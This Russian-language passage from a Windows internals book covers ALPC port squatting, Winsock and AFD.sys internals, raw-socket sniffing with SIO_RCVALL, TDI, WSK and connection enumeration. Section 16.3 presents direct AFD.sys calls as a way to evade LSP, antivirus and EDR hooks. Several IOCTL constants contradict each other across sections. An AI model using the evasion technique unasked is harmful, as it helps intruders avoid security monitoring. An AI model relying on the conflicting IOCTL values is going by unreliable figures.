ALPC Port Squatting. Атакующий создаёт ALPC-порт с именем, которое ожидает системный компонент. Если компонент не проверяет SID сервера при подключении (`RequiredServerSid = NULL`), атакующий может перехватить коммуникации.

Защита: всегда передавать `RequiredServerSid` при вызове `NtAlpcConnectPort`.

ALPC Message Injection. Если атакующий может дублировать дескриптор ALPC-порта (например, через уязвимость в другом IPC-механизме), он может отправлять произвольные сообщения от имени другого клиента.

Мониторинг IPC

Для мониторинга IPC-коммуникаций доступны следующие инструменты:

1. **WinObj (Sysinternals)** — визуальный обзор пространства имён объектов, включая ALPC-порты и Named Pipes.

2. **Process Monitor** — перехват операций с Named Pipes (класс IPC).
 3. **API Monitor** — перехват вызовов Native API (NtAlpc*, NtCreateNamedPipeFile).
 4. **Event Tracing for Windows (ETW)** — провайдер `Microsoft-Windows-ALPC`.
 5. **WinDbg** — команды `!alpc` для анализа ALPC-портов в ядерном отладчике:
 6. `!alpc /lpp` — список всех ALPC-портов с подключениями
 7. `!alpc /p <port>` — информация о конкретном порте
 8. `!alpc /m <message>` — информация о сообщении
-

Итоги главы

В этой главе мы рассмотрели два ключевых механизма IPC в Windows: Named Pipes и ALPC. Named Pipes — классический механизм с файловой семантикой, доступный через Native API (`NtCreateNamedPipeFile`). ALPC — высокопроизводительный механизм, лежащий в основе RPC, CSRSS и многих системных сервисов.

Понимание внутреннего устройства этих механизмов необходимо для: - Системного программирования на низком уровне - Анализа безопасности Windows - Реверс-инжиниринга системных компонентов - Разработки инструментов мониторинга и диагностики

В следующей главе мы перейдём к сетевому стеку Windows и рассмотрим внутреннее устройство Winsock, драйвера AFD.sys и использование Raw Sockets.


Глава 16. Winsock Internals и Raw Sockets

Содержание главы

- 16.1 Архитектура Winsock
 - 16.2 AFD.sys — Ancillary Function Driver
 - 16.3 Отправка данных напрямую через AFD.sys
 - 16.4 Коды IOCTL для AFD.sys
 - 16.5 Raw Sockets: SIO_RCVALL для перехвата пакетов
 - 16.6 TDI — Transport Driver Interface
 - 16.7 WSK — Winsock Kernel
 - 16.8 Внутреннее устройство TCP/IP стека
 - 16.9 Перечисление сетевых соединений
 - 16.10 NSI — Network Store Interface
-

16.1 Архитектура Winsock

Сетевой стек Windows построен как многоуровневая архитектура, в которой каждый уровень добавляет абстракцию поверх нижележащего:



ws2_32.dll – Winsock 2 Runtime

ws2_32.dll — это основная DLL Winsock, экспортирующая знакомые функции Berkeley Sockets API: `socket()`, `bind()`, `listen()`, `accept()`, `connect()`, `send()`, `recv()`, `select()` и т.д.

ws2_32.dll не реализует сетевую логику самостоятельно. Она является мультиплексором, перенаправляющим вызовы соответствующему Transport Service Provider (TSP) через Service Provider Interface (SPI).

При загрузке ws2_32.dll читает реестр:

```
HKLM\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9
```

для определения установленных провайдеров и их приоритетов.

Для TCP/IP базовый провайдер — mswsock.dll, который зарегистрирован для адресных семейств AF_INET (IPv4) и AF_INET6 (IPv6).

mswsock.dll – Microsoft Transport Provider

mswsock.dll — базовый провайдер Winsock для TCP/IP. Он транслирует вызовы SPI в операции с драйвером AFD.sys через файловые API:

- `WSPSocket` -> `NtCreateFile(\Device\Afd\Endpoint)` — создание сокета
- `WSPBind` -> `NtDeviceIoControlFile(IOCTL_AFD_BIND)` — привязка адреса
- `WSPConnect` -> `NtDeviceIoControlFile(IOCTL_AFD_CONNECT)` — подключение
- `WSPSend` -> `NtDeviceIoControlFile(IOCTL_AFD_SEND)` — отправка данных
- `WSPRecv` -> `NtDeviceIoControlFile(IOCTL_AFD_RECV)` — приём данных
- `WSPListen` -> `NtDeviceIoControlFile(IOCTL_AFD_LISTEN)` — начало прослушивания

- `WSPAccept` -> `NtDeviceIoControlFile(IOCtl_AFD_ACCEPT)` — принятие соединения
- Каждый сокет Winsock — это, по сути, файловый дескриптор (HANDLE) устройства `\Device\Afd`. Именно поэтому сокеты в Windows можно передавать в функции типа `WaitForSingleObject` (хотя для неблокирующего ввода-вывода рекомендуется использовать I/O Completion Ports).

Layered Service Providers (LSP) и Winsock Catalog

Winsock 2 поддерживает Layered Service Providers — библиотеки, которые вставляются в цепочку между `ws2_32.dll` и базовым провайдером. LSP могут перехватывать и модифицировать сетевой трафик.

LSP широко использовались антивирусами и фаерволами, но начиная с Windows 8 Microsoft рекомендует использовать Windows Filtering Platform (WFP) вместо LSP. В Windows 10/11 LSP всё ещё поддерживаются, но помечены как устаревшие.

Каталог LSP можно просмотреть командой:

```
netsh winsock show catalog
```

16.2 AFD.sys — Ancillary Function Driver

Роль AFD.sys

AFD.sys (Ancillary Function Driver for Winsock) — ключевой драйвер режима ядра, обеспечивающий мост между пользовательским Winsock API и транспортными протоколами. AFD.sys выполняет следующие функции:

1. **Управление буферами.** AFD.sys поддерживает внутренние буферы для отправки и приёма, позволяя пользовательским приложениям работать с сетью асинхронно.
2. **Управление состоянием сокетов.** Отслеживание состояния каждого сокета (unbound, bound, listening, connected, disconnected, closing).
3. **Трансляция запросов.** Преобразование IOCTL-запросов от `mswsock.dll` в запросы TDI или WFP к транспортному драйверу.
4. **Управление таймаутами.** Реализация таймаутов соединения, отправки и приёма.
5. **Поддержка асинхронного I/O.** Интеграция с I/O Completion Ports и Overlapped I/O.

Устройство AFD.sys

AFD.sys создаёт устройство `\Device\Afd` при инициализации. Каждый сокет представлен как файловый объект (FILE_OBJECT) на этом устройстве.

При создании сокета `mswsock.dll` вызывает `NtCreateFile` со специальным Extended Attributes (EA) блоком, который содержит параметры сокета:

```
// Структура EA для создания AFD-эндпоинта
typedef struct _AFD_CREATE_PACKET {
    ULONG EndpointFlags;
    ULONG GroupID;
    ULONG AddressFamily;
    ULONG SocketType;
    ULONG Protocol;
    ULONG SizeOfTransportName;
    WCHAR TransportName[1]; // L"\\Device\\Tcp" или L"\\Device\\Udp"
} AFD_CREATE_PACKET;
```

Имя транспорта указывает AFD.sys, какой протокол использовать: - `\Device\Tcp` — TCP over IPv4 - `\Device\Tcp6` — TCP over IPv6 - `\Device\Udp` — UDP over IPv4 - `\Device\Udp6` — UDP over IPv6 - `\Device\RawIp` — Raw IP - `\Device\RawIp6` — Raw IPv6

Внутренние структуры AFD.sys

Основная структура AFD — `AFD_ENDPOINT`:

```

AFD_ENDPOINT
├─ Type (TCP, UDP, Raw, Datagram)
├─ State (Open, Bound, Listening, Connected, ...)
├─ AddressFamily, SocketType, Protocol
├─ LocalAddress
├─ RemoteAddress
├─ Connection (→ AFD_CONNECTION для TCP)
│   └─ TDI Connection Object
│       └─ SendIrpList
│       └─ ReceiveIrpList
│       └─ DisconnectIrpList
├─ TransportInfo
├─ SecurityDescriptor
├─ SendBuffer / ReceiveBuffer
└─ EventSelect mask

```

Эти структуры можно исследовать в WinDbg с помощью расширения !afdkd:

```

!afdkd.endp <endpoint_address> — информация об эндпоинте
!afdkd.conn <connection_address> — информация о соединении
!afdkd.tran — список транспортов

```

16.3 Отправка данных напрямую через AFD.sys

Зачем обходить Winsock?

Работа с AFD.sys напрямую может быть полезна в нескольких сценариях:

1. **Обход перехватчиков.** Если на системе установлен LSP, антивирус или EDR, перехватывающий Winsock API, работа через AFD.sys позволяет обойти эти перехватчики.
2. **Минимальные зависимости.** Программы, работающие на ранних этапах загрузки системы (до инициализации Winsock), могут использовать AFD.sys напрямую.
3. **Исследование и отладка.** Понимание работы на уровне AFD.sys помогает при анализе сетевых проблем и реверс-инжиниринге.

Создание сокета через NtCreateFile

Для создания сокета через AFD.sys необходимо открыть устройство `\Device\Afd\Endpoint` с пердчей Extended Attributes:

```

// 1. Подготовить EA-блок
// EA содержит имя атрибута "AfdOpenPacketXX" и данные AFD_CREATE_PACKET

// 2. Вызвать NtCreateFile
HANDLE hSocket;
NTSTATUS status = NtCreateFile(
    &hSocket,
    GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE,
    &objectAttributes, // \Device\Afd\Endpoint
    &ioStatusBlock,
    NULL, // AllocationSize
    0, // FileAttributes
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    FILE_OPEN_IF,
    0, // CreateOptions
    eaBuffer, // Extended Attributes
    eaLength // длина EA
);

```

Имя EA-атрибута — `AfdOpenPacketXX`, где `XX` — номер версии. Данные атрибута содержат адресное семейство, тип сокета, протокол и имя транспорта.

Привязка адреса через IOCTL_AFD_BIND

```
#define IOCTL_AFD_BIND 0x00012003

typedef struct _AFD_BIND_DATA {
    ULONG ShareType;           // 0 = exclusive, 1 = reuse
    SOCKADDR_IN Address;       // адрес и порт
} AFD_BIND_DATA;

AFD_BIND_DATA bindData = {0};
bindData.ShareType = 0;
bindData.Address.sin_family = AF_INET;
bindData.Address.sin_addr.s_addr = INADDR_ANY;
bindData.Address.sin_port = htons(12345);

IO_STATUS_BLOCK iosb;
NtDeviceIoControlFile(
    hSocket, NULL, NULL, NULL, &iosb,
    IOCTL_AFD_BIND,
    &bindData, sizeof(bindData),
    &bindData, sizeof(bindData)
);
```

Подключение через IOCTL_AFD_CONNECT

```
#define IOCTL_AFD_CONNECT 0x00012007

typedef struct _AFD_CONNECT_INFO {
    BOOLEAN UseSAN;            // FALSE для обычного TCP
    ULONG Root;                // 0
    SOCKADDR_IN RemoteAddress; // адрес сервера
} AFD_CONNECT_INFO;
```

Отправка через IOCTL_AFD_SEND

```
#define IOCTL_AFD_SEND 0x0001200F

typedef struct _AFD_SEND_INFO {
    LPWSABUF BufferArray;      // массив буферов
    ULONG BufferCount;          // количество буферов
    ULONG AfdFlags;             // флаги (AFD_OVERLAPPED, etc.)
    ULONG TdiFlags;            // TDI_SEND_AND_DISCONNECT и др.
} AFD_SEND_INFO;
```

Приём через IOCTL_AFD_RECV

```
#define IOCTL_AFD_RECV 0x00012017

typedef struct _AFD_RECV_INFO {
    LPWSABUF BufferArray;      // массив буферов для приёма
    ULONG BufferCount;          // количество буферов
    ULONG AfdFlags;             // флаги
    ULONG TdiFlags;            // TDI_RECEIVE_NORMAL и др.
} AFD_RECV_INFO;
```

Примечание. Полный рабочий пример работы с AFD.sys приведён в файле `code/ch16/afd_direct.c`.

16.4 Коды IOCTL для AFD.sys

AFD.sys использует IOCTL-коды с типом устройства `FILE_DEVICE_NETWORK` (0x12) и методом передачи `METHOD_NEITHER` (3):

```
// Формула: CTL_CODE(FILE_DEVICE_NETWORK, function, METHOD_NEITHER, 0)
// Упрощённо: 0x00012003 + (function - 1) * 4

#define IOCTL_AFD_BIND 0x00012003
#define IOCTL_AFD_CONNECT 0x00012007
#define IOCTL_AFD_START_LISTEN 0x0001200B
#define IOCTL_AFD_ACCEPT 0x0001200F // Внимание: может отличаться
#define IOCTL_AFD_RECV 0x00012017
#define IOCTL_AFD_RECV_DATAGRAM 0x0001201B
#define IOCTL_AFD_SEND 0x0001201F
#define IOCTL_AFD_SEND_DATAGRAM 0x00012023
#define IOCTL_AFD_SELECT 0x00012024 // poll/select
#define IOCTL_AFD_DISCONNECT 0x0001202B
#define IOCTL_AFD_GET_INFO 0x0001202F
#define IOCTL_AFD_GET_CONTEXT 0x00012043
#define IOCTL_AFD_SET_CONTEXT 0x00012047
#define IOCTL_AFD_SET_INFO 0x00012033
#define IOCTL_AFD_EVENT_SELECT 0x00012087
#define IOCTL_AFD_ENUM_NETWORK_EVENTS 0x0001208B
#define IOCTL_AFD_DEFER_ACCEPT 0x0001208F
#define IOCTL_AFD_GET_PENDING_CONNECT 0x00012093
#define IOCTL_AFD_SUPER_CONNECT 0x00012097 // ConnectEx
#define IOCTL_AFD_SUPER_ACCEPT 0x0001209B // AcceptEx
#define IOCTL_AFD_SUPER_DISCONNECT 0x0001209F // DisconnectEx
#define IOCTL_AFD_TRANSMIT_FILE 0x00012053 // TransmitFile
#define IOCTL_AFD_TRANSMIT_PACKETS 0x00012057 // TransmitPackets
#define IOCTL_AFD_SIO_ROUTING_INTERFACE_QUERY 0x000120C3
#define IOCTL_AFD_SIO_ADDRESS_LIST_QUERY 0x000120C7
```

Важно. Номера IOCTL могут различаться между версиями Windows. Приведённые значения актуальны для Windows 10/11 x64, но перед использованием рекомендуется верифицировать их через дизассемблирование `mswsock.dll` вашей версии Windows.

Для определения актуальных IOCTL-кодов можно исследовать `mswsock.dll` в IDA Pro или Ghidra, найдя вызовы `NtDeviceIoControlFile` в функциях `WSPSend`, `WSPRecv` и т.д.

Отличия METHOD_NEITHER

Большинство IOCTL AFD.sys используют `METHOD_NEITHER`, что означает: - Входной буфер передаётся через `Type3InputBuffer` в IRP - Выходной буфер передаётся через `UserBuffer` - Драйвер работает с пользовательскими буферами напрямую (без копирования) - Это требует особой осторожности: указатели валидны только в контексте вызывающего потока

Некоторые IOCTL (например, `IOCTL_AFD_SELECT`) используют `METHOD_BUFFERED`, где ядро выполняет копирование буферов.

16.5 Raw Sockets: SIO_RCVALL для перехвата пакетов

Raw Sockets в Windows

Raw Sockets позволяют приложению работать непосредственно с IP-пакетами, минуя транспортный уровень (TCP/UDP). В Windows поддержка Raw Sockets имеет ряд ограничений:

1. **Требуется права администратора.** Начиная с Windows XP SP2, создание Raw Sockets (SOCK_RAW) требует привилегий администратора.
2. **Отправка подменённых пакетов ограничена.** Windows блокирует отправку TCP-пакетов через Raw Sockets и проверяет корректность IP-адреса источника.
3. **Приём работает полноценно.** В режиме приёма Raw Sockets позволяют видеть все IP-пакеты, включая заголовки.

SIO_RCVALL — приём всех пакетов

`SIO_RCVALL` — Winsock IOCTL, переводящий сокет в режим приёма всех IP-пакетов на интерфейсе (promiscuous mode на уровне IP):


```
#define SIO_RCVALL 0x98000001

SOCKET rawSock = socket(AF_INET, SOCK_RAW, IPPROTO_IP);

// Привязываем к конкретному интерфейсу
struct sockaddr_in addr;
addr.sin_family = AF_INET;
addr.sin_addr.s_addr = inet_addr("192.168.1.100"); // IP интерфейса
addr.sin_port = 0;
bind(rawSock, (struct sockaddr*)&addr, sizeof(addr));

// Включаем приём всех пакетов
DWORD optval = RCVALL_ON; // 1
DWORD bytesReturned;
WSAIoctl(rawSock, SIO_RCVALL,
          &optval, sizeof(optval),
          NULL, 0,
          &bytesReturned, NULL, NULL);
```

После включения `SIO_RCVALL` сокет получает копию каждого IP-пакета, проходящего через указанный сетевой интерфейс. Пакеты приходят с полными IP-заголовками.

Формат IP-заголовка

```
typedef struct _IP_HEADER {
    UCHAR VersionAndHeaderLength; // Версия (4 бита) + длина заголовка (4 бита)
    UCHAR TypeOfService;          // DSCP + ECN
    USHORT TotalLength;           // Общая длина пакета
    USHORT Identification;        // Идентификатор фрагмента
    USHORT FlagsAndFragmentOffset; // Флаги (3 бита) + смещение фрагмента
    UCHAR TimeToLive;             // TTL
    UCHAR Protocol;               // IPPROTO_TCP (6), IPPROTO_UDP (17), IPPROTO_ICMP
    USHORT HeaderChecksum;
    ULONG SourceAddress;          // IP-адрес источника
    ULONG DestinationAddress;     // IP-адрес назначения
} IP_HEADER;
```

Разновидности SIO_RCVALL

Значение	Константа	Описание
1	RCVALL_ON	Принимать все IP-пакеты
2	RCVALL_OFF	Выключить режим приёма всех пакетов
3	RCVALL_SOCKETLEVELONLY	Только для данного сокета
4	RCVALL_IPLEVEL	Все IP-пакеты, включая фрагменты

Ограничения Raw Sockets в Windows

Нельзя перехватить: пакеты, которые не проходят через IP-стек (например, ARP, 802.1X, LLDP). Для перехвата на канальном уровне необходимо использовать библиотеки `pcap` (`WinPcap/Npcap`) или `NDIS Filter`.

Нельзя инжектировать: TCP-пакеты (Windows отбрасывает их). UDP и ICMP можно отправлять через Raw Sockets, но IP-адрес источника проверяется.

***Примечание.** Полный рабочий пример sniffера на Raw Sockets приведён в файле `code/ch16/raw_socket_sniffer.c`.*

16.6 TDI — Transport Driver Interface

Что такое TDI

TDI (Transport Driver Interface) — устаревший интерфейс взаимодействия между драйверами ядра (такими как AFD.sys) и транспортными протоколами (tcpip.sys). TDI определяет набор IRP-запросов для создания адресных объектов, соединений, отправки и приёма данных.

TDI присутствует в Windows с первых версий NT и обеспечивает транспортно-независимый интерфейс: один и тот же TDI-клиент может работать с TCP, UDP, IPX или любым другим TDI-совместимым транспортом.

Объекты TDI

TDI оперирует тремя типами объектов:

1. **Transport Address Object** — представляет локальный адрес (IP + порт). Создаётся через `ZwCreateFile(\Device\Tcp)` с EA-атрибутом `TdiTransportAddress`.
2. **Connection Object** — представляет соединение (только для TCP). Создаётся через `ZwCreateFile(\Device\Tcp)` с EA-атрибутом `TdiConnectionContext`.
3. **Control Channel** — объект управления для запросов, не связанных с конкретным адресом или соединением.

TDI IOCTL-коды

```
#define TDI_ASSOCIATE_ADDRESS    0x01 // Связать Connection с Address
#define TDI_DISASSOCIATE_ADDRESS 0x02
#define TDI_CONNECT             0x03 // Установить соединение
#define TDI_LISTEN              0x04 // Начать прослушивание
#define TDI_ACCEPT              0x05 // Принять соединение
#define TDI_DISCONNECT          0x06 // Разорвать соединение
#define TDI_SEND                0x07 // Отправить данные (TCP)
#define TDI_RECEIVE             0x08 // Принять данные (TCP)
#define TDI_SEND_DATAGRAM       0x09 // Отправить датаграмму (UDP)
#define TDI_RECEIVE_DATAGRAM    0x0A // Принять датаграмму (UDP)
#define TDI_SET_EVENT_HANDLER   0x0B // Установить callback
#define TDI_QUERY_INFORMATION   0x0C // Запросить информацию
#define TDI_SET_INFORMATION     0x0D // Установить информацию
#define TDI_ACTION              0x0E // Расширенные действия
```

Устаревание TDI


Microsoft объявила TDI устаревшим начиная с Windows Vista. Новые драйверы должны использовать WSK (Winsock Kernel). Однако TDI всё ещё поддерживается в Windows 10/11 через прослойку совместимости (`tdx.sys`), которая транслирует TDI-запросы в вызовы WSK/WFP.

TDI-фильтры (драйверы, перехватывающие TDI-запросы для фильтрации трафика) также устарели. Вместо них следует использовать WFP (Windows Filtering Platform) callout drivers.

16.7 WSK — Winsock Kernel

Назначение WSK

WSK (Winsock Kernel) — современный API сетевого ввода-вывода для драйверов режима ядра. WSK был введён в Windows Vista как замена TDI и предоставляет API, максимально похожий на пользовательский Winsock.



WSK использует модель NPI (Network Programming Interface) из NDIS: - **WSK Client NPI** — реализуется драйвером-клиентом (вашим драйвером) - **WSK Provider NPI** — реализуется транспортом (tcpip.sys через netio.sys) - Регистрация происходит через `WskRegister` / `WskCaptureProviderNPI`

Типы WSK-сокетов

1. **Basic socket** — только для контроля (IOCTL), без данных
2. **Listening socket** — серверный сокет (аналог listen/accept)
3. **Datagram socket** — UDP-подобная коммуникация
4. **Connection-oriented socket** — TCP-подобная коммуникация
5. **Stream socket** — комбинация listening + connection

Пример использования WSK

```

// Регистрация WSK-клиента
WSK_CLIENT_NPI wskClientNpi;
WSK_REGISTRATION wskRegistration;

wskClientNpi.ClientContext = NULL;
wskClientNpi.Dispatch = &WskClientDispatch;

WskRegister(&wskClientNpi, &wskRegistration);
WskCaptureProviderNPI(&wskRegistration, WSK_INFINITE_WAIT, &wskProviderNpi);

// Создание сокета
IoAllocateIrp(1, FALSE);
wskProviderNpi.Dispatch->WskSocket(
    wskProviderNpi.Client,
    AF_INET,
    SOCK_STREAM,
    IPPROTO_TCP,
    WSK_FLAG_CONNECTION_SOCKET,
    NULL, NULL, NULL, NULL,
    NULL,
    irp
);
  
```

WSK полностью асинхронен — все операции выполняются через IRP (I/O Request Packet) и completion routines.

16.8 Внутреннее устройство TCP/IP стека

tcpip.sys — ядро сетевого стека

tcpip.sys — монолитный драйвер, реализующий протоколы TCP, UDP, Raw IP, ICMP, IGMP и ARP. В Windows 10/11 tcpip.sys также включает компоненты Windows Filtering Platform (WFP).

```
tcpip.sys
├── TCP (Transmission Control Protocol)
│   ├── TCB (Transmission Control Block) – состояние соединения
│   ├── Congestion Control (CUBIC, NewReno)
│   ├── Receive Window Auto-Tuning
│   ├── Chimney Offload (устарело)
│   └── RSC (Receive Segment Coalescing)
├── UDP (User Datagram Protocol)
│   └── Lookup table для маршрутизации входящих датаграмм
├── Raw IP
│   └── Обработка протоколов, не имеющих специального обработчика
├── ICMP / ICMPv6
│   └── Echo, Destination Unreachable, Time Exceeded
├── IP Layer
│   ├── Routing Table
│   ├── IP Fragmentation / Reassembly
│   ├── IPsec (через ipsecsp.sys)
│   └── IP Forwarding
├── WFP Engine (wfp*.sys / fwpmclnt.sys)
│   ├── Callout Drivers
│   ├── Filter Engine
│   └── Policy Management
└── NDIS Interface
    └── Protocol binding к miniport-драйверам
```

Transmission Control Block (TCB)

Каждое TCP-соединение представлено структурой TCB, содержащей:

- Адреса и порты (local/remote)
- Состояние TCP (SYN_SENT, ESTABLISHED, FIN_WAIT_1, ...)
- Sequence numbers (SND.NXT, SND.UNA, RCV.NXT)
- Window sizes (CWND, RWND, SWND)
- Таймеры (retransmission, delayed ACK, keepalive, FIN_WAIT)
- Параметры congestion control

TCB можно исследовать в WinDbg:

```
!tcb <address>      – информация о TCB
!ndiskd.nblpool      – пул сетевых буферов
```

Receive Window Auto-Tuning

Начиная с Windows Vista, tcpip.sys автоматически настраивает размер окна приёма TCP на основе: - BDP (Bandwidth-Delay Product) — произведение полосы пропускания на задержку - Свободной памяти в системе - Текущей нагрузки

Это значительно улучшает производительность на высокоскоростных соединениях с большой задержкой. Управление авто-настройкой:

```
netsh interface tcp show global
netsh interface tcp set global autotuning=disabled
```

16.9 Перечисление сетевых соединений

GetExtendedTcpTable / GetExtendedUdpTable

Для перечисления активных сетевых соединений Windows предоставляет функции из iphlpapi.dll:

```

DWORD GetExtendedTcpTable(
    PVOID          pTcpTable,
    PDWORD         pdwSize,
    BOOL           bOrder,
    ULONG          ulAf,                // AF_INET или AF_INET6
    TCP_TABLE_CLASS TableClass,
    ULONG          Reserved
);

DWORD GetExtendedUdpTable(
    PVOID          pUdpTable,
    PDWORD         pdwSize,
    BOOL           bOrder,
    ULONG          ulAf,
    UDP_TABLE_CLASS TableClass,
    ULONG          Reserved
);

```

TCP_TABLE_CLASS

```

typedef enum {
    TCP_TABLE_BASIC_LISTENER,           // слушающие порты
    TCP_TABLE_BASIC_CONNECTIONS,       // активные соединения
    TCP_TABLE_BASIC_ALL,               // всё
    TCP_TABLE_OWNER_PID_LISTENER,      // + PID
    TCP_TABLE_OWNER_PID_CONNECTIONS,   // + PID
    TCP_TABLE_OWNER_PID_ALL,           // + PID
    TCP_TABLE_OWNER_MODULE_LISTENER,   // + PID + Module
    TCP_TABLE_OWNER_MODULE_CONNECTIONS, // + PID + Module
    TCP_TABLE_OWNER_MODULE_ALL         // + PID + Module
} TCP_TABLE_CLASS;

```

Наиболее информативный класс — `TCP_TABLE_OWNER_MODULE_ALL`, который возвращает структуры `MIB_TCPROW_OWNER_MODULE`:

```

typedef struct _MIB_TCPROW_OWNER_MODULE {
    DWORD      dwState;           // состояние TCP
    DWORD      dwLocalAddr;       // локальный IP
    DWORD      dwLocalPort;       // локальный порт
    DWORD      dwRemoteAddr;      // удалённый IP
    DWORD      dwRemotePort;      // удалённый порт
    DWORD      dwOwningPid;       // PID процесса-владельца
    LARGE_INTEGER liCreateTimestamp; // время создания
    ULONGLONG   OwningModuleInfo[16]; // информация о модуле
} MIB_TCPROW_OWNER_MODULE;

```

Внутренняя реализация

`GetExtendedTcpTable` внутри вызывает `NtDeviceIoControlFile` на устройстве `\Device\Nsi` (Network Store Interface) с соответствующими IOCTL-кодами. Цепочка вызовов:

```

GetExtendedTcpTable (iphlpapi.dll)
├─ InternalGetTcpTableEx
│   └─ NsiAllocateAndGetTable (nsi.dll)
│       └─ NtDeviceIoControlFile(\Device\Nsi, IOCTL_NSI_GET_ALL_PARAMETERS)
│           └─ nsiproxy.sys
│               └─ tcpip.sys!TcpEnumerateConnections

```

Альтернативный метод: NtQuerySystemInformation

Для перечисления соединений также можно использовать `NtQuerySystemInformation` с недокументированными классами. Этот метод не требует загрузки `iphlpapi.dll` и работает на более низком уровне, однако структуры данных менее документированы и могут меняться между версиями Windows.

Значение	Состояние	Описание
1	CLOSED	Соединение закрыто
2	LISTEN	Ожидание входящих соединений
3	SYN_SENT	Отправлен SYN, ожидается SYN-ACK
4	SYN_RCVD	Получен SYN, отправлен SYN-ACK
5	ESTABLISHED	Соединение установлено
6	FIN_WAIT_1	Отправлен FIN, ожидается ACK
7	FIN_WAIT_2	Получен ACK на FIN, ожидается FIN
8	CLOSE_WAIT	Получен FIN, ожидается close()
9	CLOSING	Оба конца отправили FIN одновременно
10	LAST_ACK	Ожидание ACK на последний FIN
11	TIME_WAIT	Ожидание 2*MSL после закрытия
12	DELETE_TCB	TCB помечен для удаления

